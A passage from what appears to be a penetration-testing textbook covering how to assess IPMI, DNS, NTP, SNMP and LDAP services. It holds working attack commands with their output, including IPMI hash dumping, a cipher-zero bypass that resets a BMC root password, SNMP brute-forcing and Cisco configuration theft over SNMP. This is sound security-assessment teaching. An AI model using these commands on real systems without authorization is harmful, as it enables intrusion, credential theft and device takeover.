Baseboard management controllers (BMCs) are embedded computers that provide out-of-band monitoring for desktops and servers. BMC products are sold under many brand names, including HP iLO, Dell DRAC, and Sun ILOM. These devices often expose an IPMI service via UDP port 623.

Network sweeping with a single-packet probe is a quick way of identifying IPMI interfaces, as demonstrated by [Example 7-11](#) (using the Metasploit *ipmi_version* module).

Example 7-11. Sweeping 10.0.0.0/24 for IPMI services

```
msf > use auxiliary/scanner/ipmi/ipmi_version
msf auxiliary(ipmi_version) > set RHOSTS 10.0.0.0/24
msf auxiliary(ipmi_version) > run
[*] Sending IPMI requests to 10.0.0.0->10.0.0.255 (256 hosts)
[+] 10.0.0.22:623 - IPMI - IPMI-2.0 UserAuth(auth_user,non_null_user) PassAuth(md5,md2)
    Level(1.5,2.0)
```

Two remotely exploitable IPMI flaws are as follows:

- Remote password hash retrieval via RAKP¹⁷
- *Zero cipher* authentication bypass resulting in administrative access¹⁸

17 For further information, see “IPMI 2.0 RAKP Remote SHA1 Password Hash Retrieval”, Rapid7.com.

18 Metasploit *ipmi_cipher_zero* module.



Examples 7-12 and 7-13 demonstrate exploitation of these flaws using Metasploit. You can crack the user password hash with Hashcat¹⁹ or John the Ripper.²⁰

Example 7-12. Dumping IPMI password hashes

```
msf > use auxiliary/scanner/ipmi/ipmi_dumphashes
msf auxiliary(ipmi_dumphashes) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_dumphashes) > run
[+] 10.0.0.22:623 - IPMI - Hash found: root:58a929ac021b0002fe2c887ec3f67d5ec173374859df715a59db
ba5e4922219e838223086447e3b144454c4c4c00105a8036b2c04f5a52311404726f6f74:4b0e4b47db800e71c503eb0
226bae7ca5466e7e9
```

Example 7-13. Testing the IPMI cipher zero authentication bypass

```
msf > use auxiliary/scanner/ipmi/ipmi_cipher_zero
msf auxiliary(ipmi_cipher_zero) > set RHOSTS 10.0.0.22
msf auxiliary(ipmi_cipher_zero) > run
[*] Sending IPMI requests to 10.0.0.22->10.0.0.22 (1 hosts)
[+] 10.0.0.22:623 - IPMI - VULNERABLE: Accepted a session open request
```

The Linux *ipmitool* client is used to interact with the service and bypass authentication (via the `-C 0` option). Example 7-14 demonstrates installation and use within Kali Linux to set the *root* user account password to *abc123* via IPMI.

Example 7-14. Exploiting the IPMI zero cipher authentication bypass

```
root@kali:~# apt-get install ipmitool
root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user list
ID Name      Callin Link Auth IPMI Msg Channel Priv Limit
2 root              true  true    true      ADMINISTRATOR
3 Oper1       true  true    true      ADMINISTRATOR
root@kali:~# ipmitool -I lanplus -C 0 -H 10.0.0.22 -U root -P root user set password 2 abc123
root@kali:~# ssh root@10.0.0.22
root@10.121.1.22's password: abc123
/admin1-> version
SM CLP Version: 1.0.2
SM ME Addressing Version: 1.0.0b
/admin1-> help
[Usage]
    show [<options>] [<target>] [<properties>]
        [<propertyname>==<propertyvalue>]
    set  [<options>] [<target>] <propertyname>=<value>
    cd   [<options>] [<target>]
    create [<options>] <target> [<property of new target>=<value>]
        [<property of new target>=<value>]
    delete [<options>] <target>
    exit  [<options>]
    reset [<options>] [<target>]
    start [<options>] [<target>]
```

19 See <https://hashcat.net>.

20 HD Moore, "A Penetration Tester's Guide to IPMI and BMCs", Rapid7 Blog, July 2, 2013.

```
stop    [<options>] [<target>]
version [<options>]
help    [<options>] [<help topics>]
load    -source <URI> [<options>] [<target>]
dump    -destination <URI> [<options>] [<target>]
```

DNS

Chapter 4 describes the tactics used to enumerate and map networks via DNS. Name servers use two ports to fulfill requests: UDP port 53 to serve regular requests (i.e., resolve names to IP addresses, and vice versa), and TCP port 53 to reliably send high volumes of data, such as DNS zone files.

DNS services are vulnerable to the following classes of attack:

- Denial of service, limiting name service availability
- Memory corruption and code execution via server software defects
- Cache poisoning and corruption, undermining integrity of name service

To investigate the configuration, first fingerprint the service, and then enumerate support for recursion and other features, as detailed in the following sections.

Fingerprinting

ISC BIND name servers are easily fingerprinted using Nmap, as shown in **Example 7-15**. The utility sends *version.bind* and NSID requests, and parses the output to reveal the BIND version and server identifier. **Example 7-16** demonstrates NSID output from Rackspace's name servers.

Example 7-15. DNS fingerprinting via Nmap

```
root@kali:~# nmap -Pn -sU -A -p53 ns2.isc-sns.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 17:46 UTC
Nmap scan report for ns2.isc-sns.com (38.103.2.1)
PORT      STATE SERVICE VERSION
53/udp    open  domain  ISC BIND 9.9.3-S1-P1
| dns-nsid:
|_  bind.version: 9.9.3-S1-P1
```

Example 7-16. Using Nmap to perform NSID querying

```
root@kali:~# nmap -Pn -sU -A -p53 ns.rackspace.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 18:10 UTC
Nmap scan report for ns.rackspace.com (69.20.95.4)
PORT      STATE SERVICE VERSION
53/udp    open  domain  ISC BIND hostmaster
| dns-nsid:
```



```
| NSID: a4.iad3 (61342e69616433)
|_ id.server: a4.iad3

root@kali:~# nmap -Pn -sU -A -p53 ns2.rackspace.com

Starting Nmap 6.46 (http://nmap.org) at 2014-11-07 18:13 UTC
Nmap scan report for ns2.rackspace.com (65.61.188.4)
PORT      STATE SERVICE VERSION
53/udp    open  domain  ISC BIND hostmaster
| dns-nsid:
|   NSID: a4.lon3 (61342e6c6f6e33)
|_  id.server: a4.lon3
```



Nmap also fingerprints TinyDNS and Microsoft DNS services reliably. If the service or version is unknown, you can usually infer it based on other factors (e.g., the operating system version).

You can manually perform these tests with *dig*, as follows:

```
root@kali:~# dig +short version.bind chaos txt @ns2.isc-sns.com
"9.9.3-S1-P1"
root@kali:~# dig +short +nsid CH TXT id.server @ns2.rackspace.com
"a1.lon3"
```

Testing for Recursion Support

Recursion is a fundamental DNS feature by which name servers forward requests on behalf of clients. Internal name servers commonly support recursion; however, Internet-exposed name servers should not honor recursive queries from untrusted sources. Support for recursion by publicly accessible name servers can lead to denial of service because UDP queries from spoofed sources result in traffic being amplified and sent to arbitrary locations.²¹

Cache poisoning is also a risk for servers supporting recursion if UDP source port or TXID values are predictable.²² **Example 7-17** demonstrates the use of Nmap's *dns-recursion*, *dns-random-srcport*, and *dns-random-txid* scripts to evaluate recursion support and sample randomness.

21 For more information, see “Alert (TA13-088A) DNS Amplification Attacks”, US-CERT.gov, March 29, 2013.

22 See [CVE-2008-1447](#).

Example 7-17. Testing DNS recursion configuration by using Nmap

```
root@kali:~# nmap -sSUV -p53 --script dns-recursion,dns-random-srcport,dns-random-txid \
192.168.208.2
```

```
Starting Nmap 6.46 (http://nmap.org) at 2014-12-16 14:17 UTC
Nmap scan report for 192.168.208.2
PORT      STATE SERVICE VERSION
53/udp    open  domain Microsoft DNS
|_dns-random-srcport: GREAT: 7 queries in 0.6 seconds from 7 ports with std dev 10785
|_dns-random-txid: GREAT: 11 queries in 24.6 seconds from 11 txids with std dev 17480
|_dns-recursion: Recursion appears to be enabled
```

Known DNS Server Flaws

Vulnerabilities in ISC BIND and Microsoft DNS are summarized here. Upon fingerprinting exposed name servers and enumerating their supported features, you can zero-in on specific flaws.

BIND

ISC BIND is plagued by denial of service flaws. [Table 7-12](#) lists known remotely exploitable vulnerabilities in BIND 9.10, 9.9, and 9.8.1. You can find details of vulnerabilities within older releases within the ISC BIND 9 vulnerability matrix.²³

Table 7-12. ISC BIND 9 vulnerabilities

Vulnerability	Reference(s)	Affected releases
Multiple denial of service vulnerabilities via malformed packets	CVE-2016-1285 CVE-2016-1284	9.10.0 to 9.10.3-P3 9.9.8-P3 and prior
Remote BIND crash via unspecified vectors	CVE-2015-8461	9.10.3 to 9.10.3-P1 9.9.8 to 9.9.8-P1
Flaw in <i>openpgpkey_61.c</i> resulting in denial of service via a crafted DNS response	CVE-2015-5986	9.10.0 to 9.10.2-P3
Multiple recursive resolver crashes from querying a name within a crafted DNSSEC zone	CVE-2015-5722 CVE-2015-4620	9.9.7-P2 and prior
Server crash via TKEY queries	CVE-2015-5477	9.10.0 to 9.10.2-P2 9.9.7-P1 and prior
Delegation chaining denial of service flaw	CVE-2014-8500	9.10.0 and 9.10.1 9.9.6 and prior
BIND named crash via EDNS processing	CVE-2014-3859	9.10.0 and 9.10.0-P1
Server crash via recursive prefetch bug	CVE-2014-3214	9.10.0
DNSSEC NSEC3 query results in crash	CVE-2014-0591	9.9.4-P1 and prior 9.8.6-P1 and prior

²³ See “[BIND 9 Security Vulnerability Matrix](#)”, ISC Knowledge Base, May 20, 2013.

Vulnerability	Reference(s)	Affected releases
BIND named crash via a crafted query	CVE-2013-4854	9.9.3-P1 and prior 9.8.5-P1 and prior
Recursive resolver crash via malformed zone	CVE-2013-3919	9.9.3 and 9.8.5
Memory exhaustion via regular expression	CVE-2013-2266	9.9.2-P1 and prior 9.8.4-P1 and prior
BIND 9 DNS64 crash through RPZ query	CVE-2012-5689	9.9.2-P2 and prior 9.8.4-P2 and prior
BIND named denial of service flaw	CVE-2012-5166	9.9.1-P3 and prior 9.8.3-P3 and prior
Denial of service via crafted RR data	CVE-2012-4244	9.9.1-P2 and prior 9.8.3-P2 and prior
Memory leak from high TCP query load	CVE-2012-3868	9.9.1-P1 and prior
Bad cache assertion failure due to high load	CVE-2012-3817	9.9.1-P1 and prior 9.8.3-P1 and prior
Zero length <i>rdata</i> handling denial of service	CVE-2012-1667	9.9.1 and prior 9.8.3 and prior
BIND 9 resolver crash via error logging	CVE-2011-4313	9.8.1 and prior

Microsoft DNS

Table 7-13 details significant remotely exploitable cache poisoning, denial of service, and overflow conditions affecting the Microsoft DNS Server.

Table 7-13. Microsoft DNS Server defects

Vulnerability	Reference	Affected platforms (up to)
Use-after-free bug resulting in remote code execution	CVE-2016-3227	Windows Server 2012 Gold
Remote code execution flaw	CVE-2015-6125	Windows Server 2008 R2 SP1
Denial of service via crafted query	CVE-2012-0006	Windows Server 2008 R2 SP1 Windows Server 2003 SP2
Resolver cache <i>ghost domain</i> flaw	CVE-2012-1194	Windows Server 2008 SP2
Uninitialized memory corruption resulting in denial of service	CVE-2011-1970	Windows Server 2008 R2 SP1 Windows Server 2003 SP2
NAPTR record memory corruption resulting in remote code execution	CVE-2011-1966	Windows Server 2008 R2 SP1
DNS cache poisoning flaw	CVE-2009-0234	Windows Server 2008 Windows Server 2003 SP2

Multicast DNS

Apple Bonjour and Linux zero-configuration networking implementations (e.g., Avahi) use mDNS to discover network peripherals within the local network. The mDNS service uses UDP port 5353 and is queried using Nmap²⁴, as shown in [Example 7-18](#).

Example 7-18. Querying an mDNS server by using Nmap

```
root@kali:~# nmap -Pn -sUC -p5353 192.168.1.2

Starting Nmap 6.46 (http://nmap.org) at 2015-01-01 10:30 GMT
Nmap scan report for 192.168.1.2
PORT      STATE SERVICE
5353/udp  open  zeroconf
| dns-service-discovery:
|   9/tcp workstation
|   Address=192.168.1.2
|   22/tcp ssh
|   Address=192.168.1.2
|   22/tcp sftp-ssh
|   Address=192.168.1.2
|   445/tcp smb
|   Address=192.168.1.2
|   4713/tcp pulse-sink
|   Address=192.168.1.2
|   4713/tcp pulse-server
|   server-version=pulseaudio 5.0
|   user-name=initguru
|   machine-id=6083a8593496fa5eba1c308b0000001e
|   uname=Linux x86_64 3.12.21-gentoo-r1 #2 SMP Sat Jul 5 22:43:00 KST 2014
|   fqdn=localhost
|   cookie=0x077ff0b8
|_  Address=192.168.1.2
```

NTP

NTP services are often found running on UDP port 123 of network devices and Unix-based systems. You can use the *ntp-info* and *ntp-monlist* scripts within Nmap to query accessible services, as shown in [Example 7-19](#). Responses often reveal the server software version, operating system details, and NTP configuration, including IP addresses of public and nonpublic peers.

²⁴ Nmap *dns-service-discovery* script.



Example 7-19. Querying NTP services using Nmap

```
root@kali:~# nmap -sU -p123 --script ntp-* 125.142.170.129

Starting Nmap 6.46 (http://nmap.org) at 2014-11-14 09:20 UTC
Nmap scan report for 125.142.170.129
PORT      STATE SERVICE
123/udp   open  ntp
| ntp-info:
|   receive time stamp: 2014-11-14T20:02:46
|   version: ntpd 4.2.6p2@1.2194 Tue Nov 26 07:56:40 UTC 2013 (1)
|   processor: mips
|   system: Linux/2.6.32
|   leap: 0
|   stratum: 3
|   precision: -14
|   rootdelay: 12.952
|   rootdisp: 35.490
|   reftime: 220.73.142.70
|   refid: 0xd810db0a.29b70fc0
|   clock: 0xd810de66.6f95a453
|   peer: 5552
|   tc: 10
|   mintc: 3
|   offset: -1.031
|   frequency: -5.120
|   sys_jitter: 0.940
|   clk_jitter: 0.971
|_  clk_wander: 0.123
| ntp-monlist:
|   Target is synchronised with 220.73.142.70
|   Public Peers (1)
|       221.39.227.251
|   Public Clients (1)
|_       162.216.3.10
```

Along with these information leak issues, known defects within NTP server packages are listed in [Table 7-14](#). You can find recent security bulletins and vulnerability details online through the NTP support portal.²⁵

Table 7-14. NTP vulnerabilities

CVE reference(s)	Affected software	Notes
CVE-2016-1384	Cisco IOS 15.5 and others	Remote attackers can modify system time via crafted packets
CVE-2015-7871	NTP 4.2.5p186 to 4.2.8p3	Crypto-NAK bypass resulting in time being set by unauthenticated peers ³
CVE-2015-7855 to CVE-2015-7848	NTP 4.2.8p3 Cisco products	Multiple overflows and memory corruption flaws resulting in unintended consequences
CVE-2014-9750	NTP 4.2.8	Process memory information leak
CVE-2014-9295	NTP 4.2.7	Multiple overflow vulnerabilities
CVE-2014-3309	Cisco IOS	NTP <i>deny all</i> ACL bypass

²⁵ See “[Security Notice](#)”, Network Time Protocol, July 9, 2016.

CVE reference(s)	Affected software	Notes
CVE-2013-5211	NTP 4.2.7p25	Traffic amplification flaw resulting in distributed denial of service
CVE-2009-1252 CVE-2009-0159	NTP 4.2.4p6 and 4.2.5p152	Multiple stack overflows
CVE-2009-0021	NTP 4.2.4p5 and 4.2.5p151	NTP time spoofing flaw

^a Metasploit *ntp_nak_to_the_future* module.

SNMP

Simple Network Management Protocol (SNMP) services are often run on managed switches, routers, and server operating systems (e.g., Microsoft Windows Server and Linux) for monitoring purposes. SNMP is accessed upon providing a valid *community string* within a UDP datagram to port 161. Most servers are configured with two community strings: one providing read-only access to the *SNMP Management Information Base* (MIB), and the other both read and write access.

The MIB is a hierarchy of *Object Identifier* (OID) values, as demonstrated by **Example 7-20**. In this case, we connect using SNMP version 1 and a community string of *public* to access 192.168.0.42.

Example 7-20. Obtaining an MIB via SNMP

```
root@kali:~# snmpwalk -v 1 -c public 192.168.0.42
.1.3.6.1.2.1.1.1.0 = STRING: "Cisco Internetwork Operating System Software IOS (tm) C837
Software (C837-K903Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT RELEASE SOFTWARE (fc1)
Synched to technology version 12.3(1.6)T
Technical Support: http://www.cisco.com/techsupport
Copyright (c)
iso.3.6.1.2.1.1.2.0 = OID: .1.3.6.1.4.1.9.1.495
iso.6.1.2.1.1.3.0 = Timeticks: (749383984) 86 days, 17:37:19.84
iso.3.6.1.2.1.1.4.0 = "admin@localhost"
iso.3.6.1.2.1.1.5.0 = STRING: "pipex-gw.trustmatta.com"
iso.3.6.1.2.1.1.6.0 = "4th floor"
```

The SNMP utilities within Kali Linux do not resolve OID entries to human-readable values. To enable this support, use the following commands to download MIB data and override directives within */etc/snmp/snmp.conf*:

```
apt-get install snmp-mibs-downloader
download-mibs
echo "" > /etc/snmp/snmp.conf
```

The *snmpwalk* utility will then provide descriptions for each value, as shown:

```
SNMPv2-MIB::sysDescr.0 = STRING: Cisco Internetwork Operating System Software IOS (tm) C837
Software (C837-K903Y6-M), Version 12.3(2)XC2, EARLY DEPLOYMENT RELEASE SOFTWARE (fc1)
Synched to technology version 12.3(1.6)T
Technical Support: http://www.cisco.com/techsupport
Copyright (c)
SNMPv2-MIB::sysObjectID.0 = OID: SNMPv2-SMI::enterprises.9.1.495
```



```
DISMAN-EVENT-MIB::sysUpTimeInstance = Timeticks: (749894097) 86 days, 17:39:01.14
SNMPv2-MIB::sysContact.0 = STRING: admin@localhost
SNMPv2-MIB::sysName.0 = STRING: pipex-gw.trustmatta.com
SNMPv2-MIB::sysLocation.0 = STRING: 4th floor
```

Servers may support SNMP protocol version 1, 2, or 3, as described in [Table 7-15](#). When using *snmpwalk*, use the `-v` flag to specify the protocol. SNMPv3 servers can also run over TCP port 161 and use TLS to provide transport security.

Table 7-15. SNMP protocol versions

Version	Authentication	Transport security (optional)
1	Community string	None
2		
3	Username and password, hashed using MD5 or SHA-1	168-bit 3DES or 256-bit AES

Exploiting SNMP

SNMP services are vulnerable to the following classes of remote attack:

- User enumeration via SNMPv3
- Brute-force grinding of community string and user password values
- Exposing useful information through reading SNMP data (low privilege)
- Exploitation through writing SNMP data (high privilege)
- Exploitation of software implementation flaws, resulting in unintended consequences (e.g., privileged remote code execution)

Individual tactics are discussed in the following sections.

Username enumeration via SNMPv3

To query accessible SNMP services running version 3 and enumerate usernames, install the SNMP MIBS package and download Rory McCune's *snmpv3enum.rb* script as follows:

```
apt-get install snmp-mibs-downloader
download-mibs
wget http://bit.ly/2ccg7cj
wget http://bit.ly/2cch18I
chmod 755 snmpv3enum.rb
```

When the script is in place, launch the attack with the default username list:

```
root@kali:~# ./snmpv3enum.rb -i 10.0.0.5 -u usernames
valid username : snmpAdmin on host : 10.0.0.5
```

SNMP community string and password grinding

Hydra supports brute-force grinding across SNMP versions 1, 2, and 3, as demonstrated by [Example 7-21](#).

Example 7-21. SNMP grinding by using THC Hydra

```
root@kali:~# hydra -U snmp
Hydra v7.6 (c)2013 by van Hauser/THC & David Maciejak - for legal purposes only

Hydra (http://www.thc.org/thc-hydra) starting at 2014-12-16 12:08:39

Help for module snmp:
=====
Module snmp is optionally taking the following parameters:
  READ perform read requests (default)
  WRITE perform write requests
  1 use SNMP version 1 (default)
  2 use SNMP version 2
  3 use SNMP version 3
    Note that SNMP version 3 usually uses both login and passwords!
    SNMP version 3 has the following optional sub parameters:
      MD5 use MD5 authentication (default)
      SHA use SHA authentication
      DES use DES encryption
      AES use AES encryption
    if no -p/-P parameter is given, SNMPv3 noauth is performed, which
    only requires a password (or username) not both.
To combine the options, use colons (":"), e.g.:
  hydra -L user.txt -P pass.txt -m 3:SHA:AES:READ target.com snmp
  hydra -P pass.txt -m 2 target.com snmp
```

The Metasploit SNMP community dictionary²⁶ contains many vendor defaults and weak values that should be used when testing version 1 and 2 endpoints. You should consider default username/password combinations (as found within [Table 7-9](#)) when attacking version 3. Many Cisco devices running SNMPv3 support a username and password value of *default*.²⁷

Exposing useful information via SNMP

Through SNMP you can obtain useful information (e.g., listening network services, running processes, usernames, and internal IP addresses). [Example 7-22](#) demonstrates username enumeration against a Microsoft Windows system by walking a particular OID value. [Table 7-16](#) lists other values that reveal useful configuration details within Microsoft Windows hosts exposing SNMP.

²⁶ See `/usr/share/metasploit-framework/data/wordlists/snmp_default_pass.txt` in Kali Linux.

²⁷ See [CVE-2010-2976](#).

Example 7-22. Windows account enumeration via SNMP

```
root@kali:~# snmpwalk -c public 192.168.102.251 .1.3.6.1.4.1.77.1.2.25
enterprises.77.1.2.25.1.1.101.115.115 = "Chris"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IUSR_CARTMAN"
enterprises.77.1.2.25.1.1.65.82.84.77.65.78 = "IWAM_CARTMAN"
enterprises.77.1.2.25.1.1.114.97.116.111.114 = "Administrator"
enterprises.77.1.2.25.1.1.116.85.115.101.114 = "TsInternetUser"
enterprises.77.1.2.25.1.1.118.105.99.101.115 = "NetShowServices"
```

Table 7-16. Useful Microsoft Windows SNMP OID values

OID	Information gathered
.1.3.6.1.2.1.1.5	Hostname
.1.3.6.1.4.1.77.1.4.2	Domain name
.1.3.6.1.4.1.77.1.2.25	Username
.1.3.6.1.4.1.77.1.2.3.1.1	Running services
.1.3.6.1.4.1.77.1.2.27	Share information

Secrets including passwords and writable community strings are often exposed via SNMP. As such, you should manually review MIB contents during testing. Metasploit²⁸ also extracts useful data.

Example 7-23 demonstrates a Linux server revealing internal network details via SNMP, including IP and MAC addresses of hosts within the 10.178.64.0/24 block (output stripped for brevity).

Example 7-23. Obtaining internal network details via SNMP

```
root@kali:~# snmpwalk -v 1 -c public 60.56.160.15
RFC1213-MIB::atNetAddress.3.1.10.178.64.1 = Network Address: 0A:B2:40:01
RFC1213-MIB::atNetAddress.3.1.10.178.64.9 = Network Address: 0A:B2:40:09
RFC1213-MIB::atNetAddress.3.1.10.178.64.31 = Network Address: 0A:B2:40:1F
RFC1213-MIB::atNetAddress.3.1.10.178.64.59 = Network Address: 0A:B2:40:3B
RFC1213-MIB::atNetAddress.3.1.10.178.65.192 = Network Address: 0A:B2:41:C0
RFC1213-MIB::atNetAddress.3.1.10.178.93.215 = Network Address: 0A:B2:5D:D7
```

Compromising devices by writing to SNMP

Metasploit contains two modules^{29, 30} that you can use to read the running configuration and upload files to Cisco devices upon achieving SNMP write access. Both start a TFTP server and overwrite values within the MIB of the target to elicit a file upload or download (requiring the TFTP service to be accessible by the target host).

²⁸ Metasploit *snmp_enum* module.

²⁹ Metasploit *cisco_config_tftp* module.

³⁰ Metasploit *cisco_upload_file* module.

Example 7-24 demonstrates the *cisco_config_tftp* module used to obtain a router configuration from a vulnerable device. Daniel Mende's *snmpattack.pl*³¹ might also prove useful during testing.

Example 7-24. Obtaining Cisco device configuration via SNMP

```
msf > use auxiliary/scanner/snmp/cisco_config_tftp
msf auxiliary(cisco_config_tftp)> set LHOST 192.168.102.200
msf auxiliary(cisco_config_tftp)> set OUTPUTDIR /tmp/
msf auxiliary(cisco_config_tftp)> set RHOSTS 192.168.102.250
msf auxiliary(cisco_config_tftp)> set COMMUNITY private
msf auxiliary(cisco_config_tftp)> run
[*] Starting TFTP server...
[*] Scanning for vulnerable targets...
[*] Trying to acquire configuration from 192.168.102.250...
[*] Scanned 1 of 1 hosts (100% complete)
[*] Providing some time for transfers to complete...
[*] Incoming file from 192.168.102.250 - 192.168.102.250.txt 1151 bytes
[+] 192.168.102.250:161 SNMP Community (RW): private
[*] Collecting: private
[+] 192.168.102.250:161 Unencrypted VTY Password: control
```



An extension of this attack is to use UDP spoofing. If the SNMP service listening on the target device has an ACL and does not respond to packets sent from your address, you can spoof SNMP commands to appear to be from a trusted host (e.g., the external IP address of a firewall or an internal management system).

Known SNMP implementation flaws

Table 7-17 lists remotely exploitable vulnerabilities within SNMP implementations. Significant flaws resulting in denial of service are included, along with privilege escalation bugs requiring authentication.

Table 7-17. Remotely exploitable SNMP server flaws

CVE reference	Vendor	Notes
CVE-2016-6366	Cisco	Buffer overflow in Cisco ASA 9.4.2.3 and prior allows authenticated attackers to execute arbitrary code via crafted IPv4 SNMP packets ³
CVE-2014-3341		NX-OS VLAN enumeration via SNMP
CVE-2014-3291		Wireless LAN Controller device restart upon SNMP polling
CVE-2014-2103		Intrusion Prevention System denial of service via malformed SNMP packets
CVE-2012-6151	—	Net-SNMP 5.7.1 denial of service
CVE-2013-4631 CVE-2013-4630	Huawei	Multiple SNMPv3 denial of service and overflow vulnerabilities within Huawei AR routers

³¹ See *snmpattack.pl* on ERNW.

CVE reference	Vendor	Notes
CVE-2013-3634	Siemens	Scalance X200 IRT switch SNMPv3 authentication bypass
CVE-2013-1204	Cisco	IOS XR SNMP denial of service
CVE-2013-1180 CVE-2013-1179		Multiple NX-OS vulnerabilities, resulting in code execution via SNMP by authenticated users
CVE-2013-1217		IOS device reload via SNMP flooding
CVE-2013-2780	Siemens	SIMATIC S7-1200 PLC denial of service via SNMP resulting in control outage
CVE-2012-3268	HP	Certain 3Com devices provide sensitive user information to authenticated clients via SNMP
CVE-2013-1105	Cisco	Wireless LAN Controllers make it possible for remote authenticated clients to read and modify the device configuration via SNMP
CVE-2012-1365		Unified Computing System 1.4 and 2.0 make it possible for remote authenticated attackers to cause denial of service via SNMP
CVE-2011-4023		NX-OS 5.0 authenticated denial of service flaw resulting in memory corruption via SNMP
CVE-2010-2982		Unified Wireless Network Solution 7.0.97 makes it possible for remote attackers to discover group passwords via SNMP
CVE-2010-2705	HP	ProCurve PA.03.02 firmware reveals sensitive information via SNMP (with unknown vectors)

^a Omar Santos, “The Shadow Brokers EPICBANANA and EXTRABACON Exploits”, Cisco Security Blog, August 17, 2016.

LDAP

Lightweight Directory Access Protocol (LDAP) services are commonly found running on Microsoft Active Directory, Exchange, and IBM Domino servers. Within Active Directory, the LDAP service is known as the *Global Catalog*. Table 7-18 lists individual ports supporting LDAP services. The current protocol used by many implementations is LDAP 3.0.

Table 7-18. LDAP service ports

Port	Protocol		TLS	Name	Description
	TCP	UDP			
389	●	●	—	<i>ldap</i>	LDAP
636	●	—	●	<i>ldaps</i>	
3268	●	—	—	<i>globalcat</i>	Microsoft Global Catalog
3269	●	—	●	<i>globalcats</i>	

LDAP is an open protocol providing directory information services over IP. Directory services provide information about users, systems, networks, services, and applications throughout a network.

Exposed LDAP servers are vulnerable to the following classes of remote attack:

- Information leak via anonymous binding
- Brute-force password grinding

- Authenticated modification of data within the LDAP directory
- Exploitation of LDAP server software defects (with or without credentials)

I discuss these tactics within the subsequent sections. Before that, let's go over the LDAP protocol³² and its features with regard to authentication, operations, and directory structure.

LDAP Authentication

Clients use one of two authentication methods³³ when connecting to a server:

Simple

Simple authentication sends plaintext credentials in an LDAP bind request. If an anonymous bind operation is being undertaken, no credentials are provided.

SASL

The *Simple Authentication and Security Layer* (SASL)³⁴ provides support for authentication mechanisms including DIGEST-MD5 and CRAM-MD5.

Figure 7-2 demonstrates the way in which SASL acts as an abstraction layer between exposed services (e.g., SMTP and XMPP) and authentication providers.




Figure 7-2. Simple Authentication and Security Layer (SASL)

Table 7-19 lists common authentication mechanisms presented via SASL.

³² See [RFC 4511](#).

³³ See [RFC 4513](#).

³⁴ See [RFC 4422](#).

Table 7-19. SASL authentication mechanisms

Mechanism	Notes
CRAM-MD5	An MD5 challenge-response authentication mechanism. ^a This method is susceptible to known plaintext attack by which tools, including Cain & Abel, can crack passwords upon sniffing challenge–response data
DIGEST-MD5	Digest MD5 authentication, in which a server sends a challenge and nonce value, which is then hashed by a client using a key derived from a combination of username, password, and realm ^b
GSSAPI	Kerberos authentication via the GSSAPI ^c
GSS-SPNEGO	Microsoft negotiate authentication via the GSSAPI
NTLM	Microsoft NTLM authentication ^d
OTP	One-time password ^e
PLAIN	Plaintext authentication with base64 encoding

^a See RFC 2195.

^b See RFC 2617.

^c See RFC 4752.

^d See “4.1 SMTP Client Successfully Authenticating to an SMTP Server” on the Microsoft Developer Network.

^e See RFC 2444.

LDAP Operations

Table 7-20 lists individual operations used to authenticate with an LDAP server and then retrieve, add, or modify directory data.

Table 7-20. LDAP operations

Operation	Description
BIND	Authenticate with LDAP
SEARCH	Search the directory
COMPARE	Test if an entry contains a given attribute value
ADD	Add a new entry
DELETE	Delete an entry
MODIFY	Modify an entry
MODIFY DN	Move or rename a DN
ABANDON	Abort the previous request
EXTENDED	Extended operation
UNBIND	Close the connection

Most operations work upon authenticating. Figure 7-3 demonstrates the network transport, TLS, SASL, and LDAP message layers. You can run TLS either over an existing LDAP channel (i.e., TCP port 389) via the STARTTLS command, or through a dedicated LDAPS port (such as TCP port 636).




Figure 7-3. LDAP layers when using TLS



The OpenLDAP utilities package (*openldap-utils*) includes clients that perform the operations listed in Table 7-20, along with extended operations (e.g., LDAP user password changing).

LDAP Directory Structure

Directories consist of X.500 attributes.³⁵ Within LDAP hierarchy, four attributes define the parent domain, organization, organizational units (OUs), and objects (e.g., users or individual systems), as listed in Table 7-21 and shown in Figure 7-4.

Table 7-21. X.500 attributes used within LDAP

Attribute	Description	Example
DC	Domain component	<i>dc=example,dc=com</i>
O	Organization	<i>o=Example LLC</i>
OU	Organizational unit name	<i>ou=Marketing</i>
